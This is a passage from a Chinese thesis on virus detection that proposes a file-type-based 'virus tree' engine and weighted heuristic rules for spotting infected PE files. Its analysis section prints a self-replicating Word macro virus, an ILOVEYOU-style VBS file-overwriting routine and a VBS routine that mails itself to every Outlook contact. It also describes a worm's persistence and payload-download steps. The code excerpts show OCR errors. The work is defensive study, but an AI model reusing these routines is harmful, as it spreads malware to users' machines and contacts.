沙盒技术是指根据系统中每一个可执行程序的访问资源，以及系统赋予的权限建立应用程序的“沙盒”，限制计算机病毒的运行[42]。每个应用程序都运行在自己的且受保护的“沙盒”之中，不能影响其他程序的运行。同样，这些程序的运行也不能影响操作系统的正常运行，操作系统与驱动程序也存活在自己的“沙盒”之中。加州大学 Berkeley 实验室开发了一个基于 Solaris 操作系统的沙盒系统，应用程序经过系统底层调用解释执行，系统自动判断应用程序调用的底层函数是否符合系统的安全要求，并决定是否执行。对于每个应用程序，沙盒都为其准备了一个配置文件，限制该文件能够访问的资源与系统赋予的权限。Windows XP 操作系统提供了一种软件限制策略[43]，隔离具有潜在危害的代码。这种隔离技术其实也是一种沙盒技术，可以保护系统免受通过电子邮件和 Internet 传染的各种计算机病毒的侵害。这些策略允许选择系统管理应用程序的方式：应用程序既可以被“限制运行”，也可以“禁止运行”。通过在“沙盒”中执行不受信任的代码与脚本，系统可以限制甚至防止计算机病毒对系统完整性的破坏。

其他的计算机病毒防御技术有计算机免疫技术[44]、动态陷阱技术、软件模拟技术、数据挖掘技术[45]、预先扫描技术和安全操作系统技术[46]等。从技术的数学模型上来说，过去、 现在、将来的反病毒软件都不可能有任何理论上的超越，即无法跨越不可判定性的鸿沟，特征码也好，启发式虚拟机也好，或者兼而有之，相互配合，暂时不会有新的突破。那么，具体到反病毒技术的产品，也基本上离不开这些模式。当然，即使是从工程学的角度上来说，在相同的技术起点上如何构筑出实现方式和最终效果完全不同的实用产品，仍然是一个永无止境的追求。

2.3 本章小结

本章首先介绍了计算机病毒的的概念，在对大量病毒分析和研究基础上总结出计算机病毒的特征，主要分析按照寄生方式和传染途径划分的病毒类型以及病毒的结构；然后给出了一个有代表性的计算机病毒攻击模型；最后基于病毒不可判定性，介绍了特征值扫描、启发式分析、完整性分析和虚拟机技术等目前广泛采用的反病毒技术。

第三章 基于病毒树的病毒检测引擎系统的研究与设计

针对现在杀毒软件的查毒范围不全面问题，本章首先提出了病毒树的概念，并进行了详细的设计与分析；然后针对病毒树中用到的各类病毒，先进行了机理分析，随后给出了解决方法；最后结合防火墙的概念设计了基于病毒树的病毒检测引擎系统。

3.1 病毒树的设计

3.1.1 病毒树的提出

从上章的计算机不可判定性来看，只要我们使用的计算机还在使用冯·诺依曼体系结构，数据和指令从形态上还看不出区别，就无法彻底消灭病毒，也无法杜绝病毒感染。我们所能做的就是尽可能地降低病毒感染的风险。

目前，大多数杀病毒软件采用的方法主要是特征码查毒与人工解毒并行方案，即查病毒时采用特征码查毒，杀毒时采用人工编制解毒代码。特征码查毒方案实际上是人工查毒经验的简单表述，它再现了人工辨识病毒的一般方法，采用了“同一病毒或同类病毒的某一部分代码相同”的原理，也就是说，如果病毒及其变种、变形病毒具有同一性，则可以对这种同一性进行描述，并通过对程序体与描述结果（亦即“特征码”）进行比较来查找病毒。

特征码查毒方案具有极大的局限性。首先，特征码的描述取决于人的主观因素，从长达数千字节的病毒体中选取十余字节的病毒特征码，需要对病毒进行跟踪、反汇编以及其他分析，如果病毒本身具有反跟踪技术和变形、解码技术，那么跟踪和反汇编以获取特征码的情况将变得极其复杂。此外，要选取一个病毒的特征码，必然要获取该病毒的样本，由于对特征码的描述各个不同，特征码方法在国际上很难得到广域性支持。而且，并非所有病毒都可以描述其特征码，很多病毒都是难以描述甚至无法用特征码进行描述。使用特征码技术需要实现一些补充功能，例如近来的压缩包、压缩可执行文件自动查杀技术。特征码查病毒主要的技术缺陷表现在较大的误查和误报上，而杀病毒技术又导致了反病毒软件的技术迟滞。

面对呼啸而来益发凶恶的病毒，仅有单一查杀毒方法是不够的。用户对于病毒的恐惧，并不是来自它的能够自我复制，尽管这才是病毒之所以成为病毒的根本，担心害怕的是病毒侵入并且发作，结果造成的大大小小的无可挽回的损失。这种客观的迫切的需要，成为现如今形势对反病毒技术和产品提出的要求。我们

期望有一种针对可以全面查杀病毒的装置，软件的亦或是硬件的，对所有带有危险级别的、可能影响系统运行和信息资料安全的侵入行为加以发现和制止，实现更高意义上的更加可靠的信息安全。

3.1.2 病毒树的设计

病毒称为病毒，则必然会感染文件，即使是蠕虫、木马之类的恶意代码，也会间接的感染文件，从而达到破坏、阻碍系统正常运行的目的，否则病毒的存在也没有意义。本文在病毒必然会感染文件的特性的基础上建立了一个可以实现全面查杀病毒的病毒树模型，如图 3.1。从图中可以看出病毒检测流程就是病毒树的构造过程，因为依赖病毒树的检测病毒的过程类似于从一棵树的根结点到叶子结点遍历的过程，所以将此检测流程称之为病毒树。

依据现在病毒感染的文件类型来看，无外乎二进制可执行文件(主要指的是 PE 格式的二进制文件型病毒)、Office 文件（主要指 Word 文件）、脚本文件、网页文件（主要指.html、.htm 文件）等。笔者在第二章阐述病毒分类时，主要按照病毒的寄生方式和传染途径划分病毒，主要将病毒分类为二进制可执行病毒(主要指的是 PE 格式的二进制文件型病毒)、蠕虫、木马、宏病毒、脚本病毒（网页病毒、邮件病毒）。结合不同类型病毒感染不同文件的特性，笔者在对待检测的文件简单特征提取（不是病毒特征码，而是对文件进行简单的分析）的基础上，依据后缀名进行分类；之后由简单特征先假设待检测文件已被某种病毒感染，然后采用判断此类病毒的方法进行判断。

由此可见，依据此病毒树可以实现全面的查毒。具体操作如下：首先，根据进入病毒树的文件的类型做出相应判断操作，前提是此文件的后缀名为非双后缀，否则判断就会不准确。即使是双后缀名，则按最后面的后缀名处理；其次，在假设待检测文件已被某种病毒感染的基础上，采用判断此类病毒的方法进行判断。而每一种病毒的实现机理以及具体检测方法则将在后面几节做详细的研究与探讨，针对某些种类病毒检测沿用了比较经典的方法，而针对某些种类的病毒，提出了新的检测方法。而跟踪待测文件到某些步骤时，如检测出邮件的附件为.exe 后缀名，则检测方法转向 PE 文件类型的检测方法；如果依据此方法检测出待检测文件为病毒，则判断此文件为病毒。如果依据此类方法没有检测出是病毒，则很大程度上认为此文件为非病毒。

双扩展名是邮件病毒常用伎俩，它利用 Windows 系统默认情况下只显示一个扩展名，从而隐藏该文件真实类型，误导用户执行该文件，激发病毒。双扩展名的检测比较简单，只要对文件名搜索符号“.”，若发现两个不连续的该字符且最后一个后面还有非空字符，即可认为是双扩展名。



图 3.1 病毒树模型

3.1.3 病毒树的优缺点

本方案抓住了病毒必然会感染文件的特性。相对市场上流行的各种杀毒软件，本方案有以下几个特点：

① 只需要小部分模块升级

该病毒树的设计是建立在各个不同类型文件病毒的检测模块上，当涉及到升级的问题时，只需要对单个过时的模块进行升级，如对于木马查杀的模块，此模块用到的查杀算法不依赖于如特征串的匹配，所以直到有新的算法出现时进行升

级。避免了整个系统的升级，提高了系统速度和效率；

② 不需要病毒库

对普通用户而言，更新和维护病毒库是一件繁琐和高难度的工作。而本方案抓住了病毒必然会感染文件的特性，基于对待检测文件进行简单的特征提取，依据待检测文件的后缀名进行分类，然后采用判断此类病毒的方法进行判断。而各类病毒的判断方法各有特点，PE 文件格式需要对文件格式进行分析，而木马需要对注册表进行监测，宏病毒需要对文件内容进行简单分析，从而提取字符串进行匹配。并不是各类病毒的判断依赖于病毒库，只有一小部分如宏病毒的检测才需要。而宏病毒的检测也只是需要匹配如 AutoOpen、AutoNew 等十几个特定字符串。所以，此方案几乎不需要病毒库就可以实现病毒检测；

③ 部分可即时查毒

本方案按照不同文件类型进行病毒检测，所以对于不同类型文件检测法案可以对症下药，选取最佳的检测方案。如对于木马的检测，建立在对注册表的检测之上，可以在病毒感染文件第一时间就可以报警，提醒用户采取应对措施，避免病毒疫情的扩散。既可实现即时检测；

④ 可防范未知病毒

现在的防病毒软件在查病毒时仍以特征码搜寻为主，对付未知病毒仍缺乏有效的手段。以 NortonAnti-Virus 为例，经修改的 CIH 病毒的一个变种就能轻易感染查毒程序。而本方案因为抓住了病毒会感染文件这个本质特征，所以对于待检测 PE 文件，在不知道未知病毒特点和特征码的情况下，通过分析待检测文件格式，可达到防范未知病毒的目的；对于其他类型文件的检测，也大都建立在可检测未知病毒的基础上。

当然，综合可能出现的各种情况，本方案可能存在如下问题：

① 万事都有两个方面，此病毒树方案针对不同文件类型病毒进行检测，如果对文件类型判断不是很准确，则检测的结果可能不准确，产生误报或者漏报；

② 因为本方案对于不同类型文件的检测基于 Win32 系统，所以适用范围也只适合于 Windows 系统。

3.2 病毒机理分析

下面就对上节所述病毒树中提到的各种病毒的病毒机理进行分析，并在下一节提出解决方案。

(1) 二进制可执行文件病毒机理分析

以 CIH 病毒为代表的 Win32 平台下的新型计算机病毒，都是重定位文件型病毒。它们通过修改可执行文件的文件指针或代码段来获得系统的控制权。在真正

的 Windows 系统病毒中，技巧性强，数量大，破坏力强，难防范的就是这类文件型病毒，而且他们一般感染 EXE 和 SCR 等可执行文件，在 Windows 下可执行文件一般都是 PE(Portable Executable)格式的文件，所以 PE 文件病毒检测在查杀病毒中就成了重中之重，研究 PE 文件的病毒检测也就变得非常有意义。

PE 格式文件的一个最主要特征就是它是由 DOS 文件头、PE 文件头、节表和节数据四部分组成，如图 3.2，各部分的详细情况参考文献[34]。而文件头中所记录的是关于整个文件的一些概要性信息，如文件的大小、文件的执行入口地址等等。节表则记录其后节的一些概要性信息，如节名、节大小等。节数据则储存了文件的具体内容，如代码段等。病毒在感染了 PE 格式文件以后，节数据(即文件的具体内容)要发生变化，也就是说病毒感染这类文件主要通过对 PE 文件头、节表等有关信息进行修改填充，PE 文件的后三部分一般在感染病毒后都会有变化。



图 3.2 PE 文件格式

(2) 蠕虫病毒机理分析

蠕虫一般不采取利用 PE 格式插入文件的方法，而是复制自身在互联网环境下进行传播。下面就以这两年特别流行的熊猫烧香病毒[47]为例来分析蠕虫病毒。

熊猫烧香其实是一种蠕虫病毒的变种，而且是经过多次变种而来的，尼姆亚变种 W(Worm.Nimaya.w)，由于中毒电脑的可执行文件会出现“熊猫烧香”图案，所以也被称为“熊猫烧香”病毒。目前常见的“熊猫烧香”病毒有两种：Virus.Win32.EvilPanda.a.exe 和 Flooder.Win32.FloodBots.a.exe。 以前者为例：

① 病毒体执行后，将自身拷贝到系统目录：

%SystemRoot%\system32\FuckJacks.exe

HKEY_Local_Machine\Software\Microsoft\Windows\CurrentVersion\Run

键名：Userinit

键值："C:\WIN2K\system32\SVCHOST.exe"

② 添加注册表启动项目确保自身在系统重启动后被加载：

HKEY_Current_User\Software\Microsoft\Windows\CurrentVersion\Run

键名：FuckJacks

键值："C:\WINDOWS\system32\FuckJacks.exe"

HKEY_ Local_Machine\Software \Microsoft\Windows\CurrentVersion\Run

键名：svohost

键值："C:\WINDOWS\system32\FuckJacks.exe"

③ 拷贝自身到所有驱动器根目录，命名为 Setup.exe，并生成一个 autorun.inf 使得用户打开该盘运行病毒，并将这两个文件属性设置为隐藏、只读、系统。 C:\autorun.inf 1KB RHS，C:\setup.exe 230KB RHS。

④ 关闭众多杀毒软件和安全工具。

⑤ 连接*****.3322.org 下载某文件，并根据该文件记录的地址，去 www.****.com 下载某 ddos 程序，下载成功后执行该程序。

⑥ 刷新 bbs.qq.com，某 QQ 秀链接。

⑦ 循环遍历磁盘目录，感染文件，对关键系统文件跳过，不感染 Windows 媒体播放器、MSN、IE 等程序。

(3) 宏病毒作用机制

下面以一个简单宏病毒的例子来分析宏病毒的作用机理：

```
APMP                                        '感染标志
PrivateSubDoeument_Open()
    On Error Resume Next
    APPlication.DisplayStatusBar = False
    Options.VirusProtection = False
    Options.SaveNorma1Prompt = False        '以上均为基本的自我隐藏措施
    OurCode=
    ThisDocument.VBProject.VBComponents(1).CodeModule.Lines(1，20)
```

```
Set Host = NormalTemplate.VBProject.VBComponents (1).CodeModule
If ThisDocument = Norma1Template Then
    SetHost= ActiveDocument.VBProject.VBComponents (1).CodeModule
With Host
    If.Lines(1，l)<> "APMP" Then      '判断感染标志
        DeleteLinesl.CountOfLines     '删除目标文件所有代码
        InsertLinesl.OurCode          '向目标文件写入病毒代码
        If ThisDocument = NormalTemplate Then
            ActiveDocument.SaveAsActiveDocument.FullName
    EndIf
EndWith
MsgBox " Basic class macro by Jack"，0，" APMP"
EndSub
```

上述病毒共20行。第1行的“APMP”是病毒的感染标志；第3-6行是自我隐藏措施，其中第3行是如果发生错误，不弹出出错窗口，继续执行下面的语句；第4行，不显示状态栏，以免显示宏的运行状态：第5行，关闭病毒的保护功能，运行前如果包含宏，不提示；第6行，如果公用模块被修改，不给用户提示窗口而直接保存；第7行，将当前文件l-20行代码赋给字符串ourCode；第8行，对象Host作为感染目标取为默认模板的VB代码块；第9、10行，如果病毒代码是在默认模板中执行，则将当前活动文档设置为感染目标；第12行，删除目标文件中的所有代码；第13行，向目标文件写入病毒代码；第15、16行，自动保存被感染文档，以免再次提示用户保存修改过的文档，引起用户的怀疑；第19行，显示窗口，标题“APMP”，框内内容“Basic class macro by Jack”。

(4) 网页病毒作用机理

VBS 脚本病毒一般是直接通过自我复制来感染文件的，病毒中的绝大部分代码都可以直接附加在其他同类程序的中间，譬如新欢乐时光病毒可以将自己的代码附加在.htm 文件的尾部，并在顶部加入一条调用病毒代码的语句，而爱虫病毒则是直接生成一个文件的副本，将病毒代码拷入其中，并以原文件名作为病毒文件名的前缀，vbs 作为后缀。下面我们通过爱虫病毒的部分代码分析一下这类病毒的感染和搜索原理。

```
Set fso=CreateObject(" Scripting.FileSystemObject")    '创建文件系统对象
Set self=fso.OpenTextFile(WScript.ScriptFullName，1) '以只读方式打开文件
vbscopy=self.ReadAll                '读取全部病毒代码到字符串变量 vbscopy
Set ap=fso.openTextFile(目标文件.Path, 2, true)        '打开目标文件，准备写入病毒代码 ap.Write vbscopy
```

```
ap.Close                              '将病毒代码覆盖目标文件
Set cop=fso.GetFile(目标文件.path)    '得到目标文件路径
ocp.Copy(目标文件.Path&".bvs")        '创建另外一个以.vbs 为后缀的病毒文件
目标文件.Delete(True)                 '删除目标文件
```

上面描述了病毒文件是如何感染正常文件的：首先将病毒自身代码赋给字符串变量 vbscopy，然后将这个字符串覆盖写到目标文件，并创建一个以目标文件名为文件名前缀、vbs 为后缀的文件副本，最后删除目标文件。

(5) 邮件病毒作用机理

邮件病毒主要通过两种借助邮件的形式进行传播，一是附件，二是直接采用 HTML 格式的邮件。病毒寄宿在附件内或干脆就是附件，而附件的文件名通常具有欺骗性，一种做法是把寄宿有宏病毒的 Word 文档的名称起得很吸引人，看上去如同好友的信件或商业信函等，引诱收件人去点击；另一种做法则是将病毒文件的文件名改头换面，改成诸如 readme.txt.exe、 sexgirl.pic.exe 等，这些文件看上去就成了 readme.txt 和 sexgirl.pic 了，有时甚至干脆直接将可执行文件伪装成微软的补丁包。如：主页病毒、美丽沙病毒等；由于一些 E-mail 软件如 Outlook 等可以发送 HTML 格式的邮件，而 HTML 文件可包含 ActiveX 控件，ActiveX 在某些情况下又可以拥有对本地硬盘的读写权，因此带有病毒的 HTML 格式的邮件，可以在浏览邮件内容时被激活，但这种情况仅限于 TML 格式的邮件。

① 邮件病毒的工作流程

邮件病毒的工作流程一般可分为：自我复制、自我注册、查找传播条件、传播、判断发作条件、发作、退出等。首先病毒把自己拷贝到目标计算机，进入到目标主机后，病毒去读注册表看有没有感染标志，有则删除自身并退出。否则，写注册表，设置为开机启动、并设置感染标志，然后查找 Outlook 地址簿和网上邻居，如果存在地址簿和共享文件夹，则感染。判断触发条件，若不满足，退出病毒程序；若满足，则执行预定的破坏或表现动作，完毕后退出。可以看出，邮件病毒在感染一台目标主机后，立即查找下一个目标主机，这也是邮件病毒传播速度之快的原因。

② 邮件病毒代码分析

邮件病毒也属于脚本病毒的一种。它可以由 VBScript 脚本实现，这是一种非常普遍的传播方式。邮件脚本病毒可以通过各种方法取得合法的邮件地址，最常见的就是利用 MAPI 接口直接获取 Outlook 地址簿中的邮件地址，也可以通过程序在用户文档(如 htm 文件)中搜索邮件地址。下面这段代码是 VBS 脚本病毒通过邮件附件传播的完整代码，为许多病毒所通用。

```
Function MailBroadcast()
On Error Resume Next
```

```
Set oa=CreateObject(" outlook.Application")   '创建建 outlook 应用对象
If oa=" outlook"   Then
Set mapiobj＝oa.GetNamespace(" MAPI")         '获取 MAPI 的名字空间
Set addrlist=mapiobj.AddressLists             '获取地址表的个数
For Eeah addr In addrlist
If addr.AddressEntries.Count<>0 Then
addrEntCount=addr.AddressEntries.Count        '获取每个地址表的 Email 记录数
For addrEntIndex=1 To addrEntCount            '遍历地址表的 Email 地址
Set mail=oa.CreateItem(0)                     '获取一个邮件对象实例
Set addrEnt=addr.AddressEntries(addrEntIndex) '获取具体 Email 地址
mail.To=addrEnt.Address                       '填入收信人地址
mal1.Subject=" test"                          '写入邮件标题
mail.Body="a test"                            '写入邮件内容
Set attachment=mail.Attachments               '定义邮件附件
attachment.Add fso.GetSpecialFolder(0)& " \test.Jpg.vbs"
mail.DeleteAfterSubmit=True                   '信件提交后自动删除
If mail.To<>" "   Then
Mail.Send                                     '发送邮件
shellObj.Regwrite"HKCU\software\Mailtest\mailed" "1" '在注册表中创建病毒标
                                              记以免重复感染，shellobj 为 Wscript.Shell 对象
End If
Next
End If
Next
End If
End Function2
```

3.3 各类病毒检测方法

3.3.1 PE 文件的检测方法的提出

1. PE 文件病毒特征

通过对大量病毒和染毒文件的剖析，笔者总结出了一系列的与 PE 文件头、节表有关的染毒标志性行为，还有 Win32PE 病毒的一些特征行为。

① 程序入口点不指向任何一节而是指向文件头或其他地址：PE 格式文件的程

序的入口肯定是要指向文件的某个节区的，如果不指向本文件的节区，那么就只能指向文件头或非本文件的其他地址，一旦这种现象出现就可认为该文件存在可疑代码；

② 程序执行入口指向文件最后一节：一个 PE 格式的文件最后一节一般是.reloc 节，即储存和重定位有关的信息的节，而不是代码节。程序的入口一定要指向能够被执行的代码节，所以如果程序的入口指向了最后一节，一般认为比较可疑的，很有可能是因为最后一节不是文件本身所具有的数据，而是后被加入的非法数据，即病毒代码节；

③ 程序入口点隐蔽：利用 Jmp 指令进行跳转。入口点隐蔽是一种病毒自我保护手段，其目的在于使病毒剖析的难度加大，在程序入口处使用 Jmp 指令跳转到另一地址，或者经过连续多次的跳转，以逃避检测；

④ 非代码节具有代码节属性或代码节具有非代码节的属性：一般而言，虽然一个 PE 格式文件会具有多个代码节和非代码节如.data、.rdata 节等，但一般情况下代码节是只读而不可写的，而非代码节如数据节一般是可写的、不可执行，所以如果某个非代码节具有了代码节的属性，那么就意味着在这个可写的节中存在代码，也就很有可能是病毒代码。相反若代码节具有非代码节的属性，如可写性，则该节代码同样可疑，特别是变形病毒的代码，因为变形病毒的代码一般是要经过加密处理的，这就要求其必须是可读可写的；

⑤ 可疑节名，如 Virus，viru 等：文件存在可疑节名，如 virus，viru，Virus，Viru，VIRUS。确定该条规则是基于一般人的编程习惯考虑。因为一般的病毒编写者出于编程方便，将其编写的病毒节命名成自己熟悉的名字，而这些节名在一般的 PE 文件中是不可能存在的，虽然很多编写者都在尽量避免出现这种情况，但一旦这种情况出现，则该文件被感染的可能性是非常大的；

⑥ 某节的虚拟地址指向 OxC0000000，妄图取得系统底层控制权：本规则是根据在 Windows 环境下，是有可能获得系统底层 Ring0 层控制权的，而这要通过 VXD 编程来实现，也就是通过将程序加载到 OxC0000000 处，就可以使系统在运行本程序时获得系统的底层控制权，并且驻留内存。而取得系统的底层控制权对大多数病毒来说都是至关重要的，因为在 Windows 环境下，和 DOS 环境不同，如果程序不是工作在 Ring0 层而是工作在 Ring3 层，那么类似于格式化硬盘这样的操作就会受到限制。而这恰恰是大多数病毒所希望实现的，所以本特征是很多病毒的共性；

⑦ 可执行代码长度与文件头中的 SizeOfCode 不符：在正常情况下，代码只会出现在具有代码节属性的节区中，并且文件头中 SizeOfCode 字段应该与所有的代码节的尺寸和相等，而这是在程序编译时由编译程序完成的，有些病毒在附加了病毒体以后，没有修改 SizeOfCode 的数据，这也就造成了执行代码长度与文件头

中的 SizeOfCode 不符；

⑧ 程序开头以可疑的方式进行重定位：Windows PE 病毒一般都是依附在宿主程序上，但依附的位置各不相同，载入内存后的病毒体中的变量的位置也就会各不相同。病毒程序为了在执行过程中能正确的引用变量，只有自己帮助自己重定位，而且一般都是在病毒体的开始部分；

⑨ 双扩展名：这是邮件病毒常用伎俩，它利用 Windows 系统默认情况下只显示一个扩展名，从而隐藏该文件真实类型，误导用户执行该文件，激发病毒；

⑩ 包含无效操作指令，包含无实际用处、仅仅用来实现加密变换或逃避扫描检查的代码序列，如 NOP 等：病毒为了防止反汇编、逃避扫描检查、实现加密变换或自己执行的方便，常常加入无效操作指令序列，如 NOP。一般应用程序在编译时这些无效操作指令都会优化掉的，所以若程序中存在无效操作指令则存在病毒的可能性很大；

⑪ 返回程序入口，包括可疑的代码序列，在完成对原程序入口处开始的代码修改之后重新指向修改前的程序入口：该特征在病毒中极常见。

2. PE 病毒检测方法设计

PE 病毒检测方法主要是以总结的一系列特征作为规则，采用权值检验法进行设计。所谓权值检验法就是对每条规则规定一个权值，权值的初值大小主要根据该规则所依靠的病毒特征而定，如果该规则对认定一个程序是病毒所起的作用大，则赋予大的权值；否之，反之。如规则程序开头以可疑的方式进行重定位，正常的程序不会毫无缘由的进行重定位，只有例如病毒的破坏程序才会利用重定位的技术获得系统的执行权，所以该规矩赋予的权值则大。在病毒检测前，预先设定一病毒发现阈值，检测值总和置 0。检测过程中若某条规则匹配，则在检测值总和上加上该规则的权值，扫描的最后结果如果大于预先设定的阈值则认为该文件已经被感染，否则认为没有被感染。

在本例中每条规则权值的设定是建立在统计概率的基础上，假设取 100 种 PE 病毒，对每种病毒按上面所述 11 条特征分别进行分析，若存在该特征则该特征值加 1，否则加 0，最后统计各条特征所占的百分比，这个百分比就可作为该特征的权值。具体流程图如图 3-3 所示。

3. 基于 PE 文件状态病毒检测方案的优缺点

综上所述，此 PE 格式文件的检测基于文件状态的病毒扫描技术，这和传统的反病毒技术有这很大的区别，优点主要体现在以下几个方面：

① 由于不再需要对病毒进行特征码分析，从而大大减轻了代码分析工作量；

② 采用传统的基于病毒特征码扫描技术时，每出现一种新的病毒就需要在病毒库中添加该病毒的特征串，而目前每天都有几十种病毒在诞生，所以传统的特征串扫描技术面临着特征库体积不断增大，检测效率不断降低的问题。而本课题

提出的基于 PE 文件状态的病毒检测技术是就是一种很好的尝试。它基于提炼 PE 病毒的共性，按照加权的方式设定病毒判定的阈值，而不用存储每个病毒的特征值，正好避免了传统特征串扫描的两个缺点。同时用户也可以根据自己的需要来设定不同的阈值，以提高检测率或降低误报率；



图 3.3 基于 PE 文件状态病毒检测流程图

③ 升级简单，不必像传统杀毒软件那样需要不间断的升级，本设计只需出现新的病毒技术时才需要升级。而且用户也可以根据自己的经验，添加检规则，设定权值，进行病毒检测；

④ 可检测出未知病毒。因为基于 PE 文件状态来扫描病毒利用的是已知的 PE 病毒的共性，只要不出现新的病毒技术，该引擎就可将病毒检测出来。

当然，本设计中的缺点也是有的，主要体现在以下几点：

① 每条规则权值的设定。本设计中采用古典概率方法来设计权值，并且根据经验设定权值有一定的随意性，如何采用更科学的算法为每条规则设定权值是需要进一步研究的问题；

② 事物都有两面性，共性的东西多了，对个体的针对性就会降低，虽然可以检测出病毒，但是不能确定具体的名称，所以在检测出病毒以后如何进行特定病毒的杀毒不好进行，只能隔离或删除带毒文件。

3.3.2 其他文件的检测方法

1. 蠕虫、木马病毒的检测方法

2005 年 3 月 8 日，著名反病毒厂商江民科技对外宣布，该公司已经研制出一种新型的反病毒技术—木马行为阻断技术[48, 49]。利用此项技术，可彻底解决木马病毒对电脑的侵害，并解决大多数修改注册表的蠕虫病毒。

